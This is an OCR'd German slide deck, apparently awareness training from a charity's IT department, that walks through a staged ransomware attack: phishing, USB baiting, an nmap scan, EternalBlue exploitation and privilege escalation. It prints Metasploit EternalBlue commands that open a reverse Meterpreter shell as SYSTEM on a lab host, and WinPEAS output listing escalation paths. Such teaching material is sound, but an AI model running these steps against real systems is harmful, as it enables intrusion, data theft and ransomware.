
Lebenshilfe Musterstadt e. V.
IT-Abteilung
Technikweg 7
01512 Musterstadt

Telefon: 031 141-511
Fax: 031 141-500

Lebenshilfe
Musterstadt


Phishing Website

Phase 2



Geduld ist gefragt…

Phase 2




Mitarbeiter fallen auf Phishing herein

Erbeutung der Zugangsdaten

Erfolg!

Phishing Statistik

Phase 2



52 Zugangsdaten erbeutet!

Phishing

Phase 2

Phishing

USB-Sticks

Ausbreitung

Zurück zur Auswahl

Weiter zu Phase 3

Baiting mit USB-Sticks

Phase 2

Wir installieren Schadsoftware auf mehreren USB-Sticks

Wir platzieren unsere *Köder* auf dem Firmengelände

Geduld ist gefragt…

Phase 2

Ein Mitarbeiter findet USB-Stick

Trojaner im Hintergrund aktiv

Erfolg!

Phase 3: Ausbreitung

Netzwerk scannen

Phase 3

```
[→  ~ nmap scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-16 11:55 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 11:55 (0:00:00 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.071s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
53/tcp    open     domain
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
9929/tcp  open     nping-echo
31337/tcp open     Elite

Nmap done: 1 IP address (1 host up) scanned in 29.13 seconds
```

Die potenziellen Opfer

Phase 3

Herzstücke - Die Server

Phase 3

Active Directory
File Server
Mail Server

Backup Server

Phase 3: Ausbreitung

Phase 3


Veraltete Software

Netzwerkverkehr belauschen

Nach veralteter Software suchen


Phase 3

Kritische Sicherheitslücken



Nach veralteter Software suchen

Phase 3



Schwachstelle Windows-Server (CVE MS17-010)

Was ist MS17-010?

Phase 3

Was ist EternalBlue?

Phase 3

ChatGPT

EternalBlue ist eine Sicherheitslücke in Windows-Computern, die es Hackern ermöglicht, in Computer einzudringen und sie zu kontrollieren. Diese Lücke wurde ursprünglich von der amerikanischen Regierung entdeckt und geheim gehalten, bis sie 2017 von einer Gruppe namens "The Shadow Brokers" öffentlich gemacht wurde. Kurz danach nutzten Hacker diese Lücke, um weltweit große Cyberangriffe durchzuführen, bei denen viele Computer gesperrt oder beschädigt wurden. Microsoft, das Unternehmen hinter Windows, hat zwar ein Update herausgegeben, um das Problem zu beheben, aber die Vorfälle zeigen, wie wichtig es ist, dass Sicherheitslücken schnell gemeldet und behoben werden, um Schäden zu vermeiden.

Nichts blieb verschont…

Phase 3

Veraltete Software

Phase 3

Veraltete Software

Netzwerkverkehr belauschen


Rechte Erweiterung

Zurück zur Auswahl

Weiter zu Phase 4

Netzwerkverkehr belauschen

Phase 3



Nachteil: Dauert lange!

Netzwerkverkehr belauschen

Phase 3

Zurück

Phase 4: Rechteerweiterung

Schwachstelle ausnutzen

Phase 4

Windows Server


EternalBlue Exploit

Kontrolle übernehmen!

Unsere Werkzeuge

Phase 4

Metasploit





PEAS

Privilege Escalation Awesome Scripts

Das Metasploit Framework

Phase 4





> 2000 Exploits

Exploit für EternalBlue

Exploit wird gestartet

Phase 4


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.95.128
RHOSTS => 192.168.95.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST eth1
LHOST => eth1
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.95.145:4444
[*] 192.168.95.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.95.128:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (6
-bit)
[*] 192.168.95.128:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.95.128:445 - The target is vulnerable.
[*] 192.168.95.128:445 - Connecting to target for exploitation.
[+] 192.168.95.128:445 - Connection established for exploitation.
[+] 192.168.95.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.95.128:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.95.128:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.95.128:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 192.168.95.128:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.95.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.95.128:445 - Sending all but last fragment of exploit packet
```

```
[*] Meterpreter session 1 opened (192.168.95.145:4444 -> 192.168.95.128:49159) at 2022-04-19 12:01:19 -
400
[+] 192.168.95.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.95.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.95.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN7-PATCHY
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > shell
Process 656 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Komplette Übernahme der Windows Maschine

Antivirus deaktivieren

Phase 4



Berechtigung verschaffen

Phase 4

Normale Benutzer-Rechte

```
[!] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
HKLM\system\currentcontrolset\services\regsvc (Interactive [TakeOwnership])

[+] Checking write permissions in PATH folders (DLL Hijacking)()
[?] Check for DLL Hijacking in PATH folders https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking
  C:\Windows\system32
  C:\Windows
  C:\Windows\System32\Wbem
  C:\Windows\System32\WindowsPowerShell\v1.0\
  (DLL Hijacking) C:\Temp: Authenticated Users [WriteData/CreateFiles]


=====================================(Applications Information)=====================================

[+] Current Active Window Application(T1010&T1518)
  C:\Windows\system32\cmd.exe

[+] Installed Applications --Via Program Files/Uninstall registry--(T1083&T1012&T1010&T1518)
[?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
  C:\Program Files\Autorun Program
  C:\Program Files\Common Files
  C:\Program Files\DACL Service
  C:\Program Files\desktop.ini
  C:\Program Files\DLL Hijack Service
  C:\Program Files\DVD Maker
  C:\Program Files\File Permissions Service
  C:\Program Files\Insecure Registry Service
  C:\Program Files\Internet Explorer
  C:\Program Files\MSBuild
  C:\Program Files\Reference Assemblies
  C:\Program Files\Uninstall Information
  C:\Program Files\Unquoted Path Service(Users [AllAccess])
  C:\Program Files\Windows Defender
  C:\Program Files\Windows Mail
  C:\Program Files\Windows Media Player
  C:\Program Files\Windows NT
  C:\Program Files\Windows Photo Viewer
  C:\Program Files\Windows Portable Devices
  C:\Program Files\Windows Sidebar
  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SetupCache\v4.6.01590
```

WinPEAS

Berechtigung verschaffen

Phase 4

Lokale Admin-Rechte

Normale Benutzer-Rechte

BLOODHOUND

Berechtigung verschaffen

Phase 4

Domain Admin-Rechte

Lokale Admin-Rechte

Normale Benutzer-Rechte

Jackpot!

Phase 5: Verschlüsselung

Alle Daten kopieren

Phase 5

- Kundendaten
- Spenderdaten
- Medizindaten
- Finanzdaten

Spuren verwischen…


Phase 5

Angriff starten

Phase 5

